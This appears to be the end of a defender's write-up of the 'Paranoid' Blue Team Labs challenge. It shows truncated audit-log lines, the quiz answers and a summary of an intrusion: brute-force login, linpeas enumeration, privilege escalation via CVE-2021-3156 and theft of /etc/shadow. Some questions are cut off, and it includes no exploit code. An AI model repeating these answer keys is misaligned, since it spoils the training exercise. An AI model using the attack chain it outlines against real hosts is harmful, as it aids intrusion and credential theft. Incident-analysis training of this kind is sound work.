260. 05/10/21 05:52:58 192.1
261. 05/10/21 05:52:58 192.1
262. 05/10/21 05:52:58 192.1
263. 05/10/21 05:52:58 192.1
264. 05/10/21 05:52:59 192.1
265. 05/10/21 05:52:59 192.1
266. 05/10/21 05:52:59 192.1
267. 05/10/21 05:52:59 192.1
268. 05/10/21 05:53:00 :: 42
269. 05/10/21 05:53:00 0.0.0
270. 05/10/21 05:53:05 192.1
271. 05/10/21 05:53:08 192.1
272. 05/10/21 05:53:09 ? 0 -
273. 05/10/21 05:53:09 ? 0 -
274. 05/10/21 05:53:13 192.1
275. 05/10/21 05:53:13 192.1
276. 05/10/21 05:53:13 192.1
277. 05/10/21 05:53:13 ? 0 -
278. 05/10/21 05:53:13 ? 0 -
279. 05/10/21 05:53:13 ? 0 -
280. 05/10/21 05:53:13 ? 0 1
281. 05/10/21 05:53:14 ? 0 -
282. 05/10/21 05:53:16 192.1
283. 05/10/21 05:53:16 192.1
284. 05/10/21 05:53:16 192.1
285. 05/10/21 05:53:22 127.0
286. 05/10/21 05:53:28 35.23
287. 05/10/21 05:53:34 ? 0 1
288. 05/10/21 05:53:34 ? 0 1
289. 05/10/21 05:53:48 192.1
290. 05/10/21 05:55:27 127.0
291. 05/10/21 05:55:27 127.0
292. 05/10/21 05:55:39 127.0
293. 05/10/21 05:55:39 127.0
294. 05/10/21 05:55:39 127.0
295. 05/10/21 05:55:39 127.0
296. 05/10/21 05:55:39 127.0
297. 05/10/21 05:55:40 ? 0 1
```

https://blueteamlabs.online/home/challenge/paranoid-

What tool was used to perform system enumeration? (2 points)

linepeas — Correct! ✓

What is the name

evil, 829992 — Correct! ✓

What CVE was exp

CVE-2021-3156 — Correct! ✓

What type of vulnerability is this? (3 points)

Heap-Based Buffer Overflow — Correct! ✓

What file was exfiltrated once root was gained? (3 points)

etc/shadow — Correct! ✓

Congratulations!
You completed Paranoid

Share Achievement

Click the button above and share the link

Tools & Techniques Summary

- **Auditd (`audit.log`)**: Collected all system event data.
- **Aureport**: Extracted information on logins, hosts, commands, and processes.
- **OSINT (Search Engines, NIST)**: Verified CVE information and vulnerability details.

Conclusion

This investigation showed a clear attack flow: a brute-force login attempt succeeded, enumeration was performed with `linpeas`, and a privilege escalation exploit (`CVE-2021-3156`) led to root access. Sensitive credentials were likely exfiltrated afterward. This highlights the importance of monitoring audit logs and having alerting in place for repeated failed logins and unusual script execution.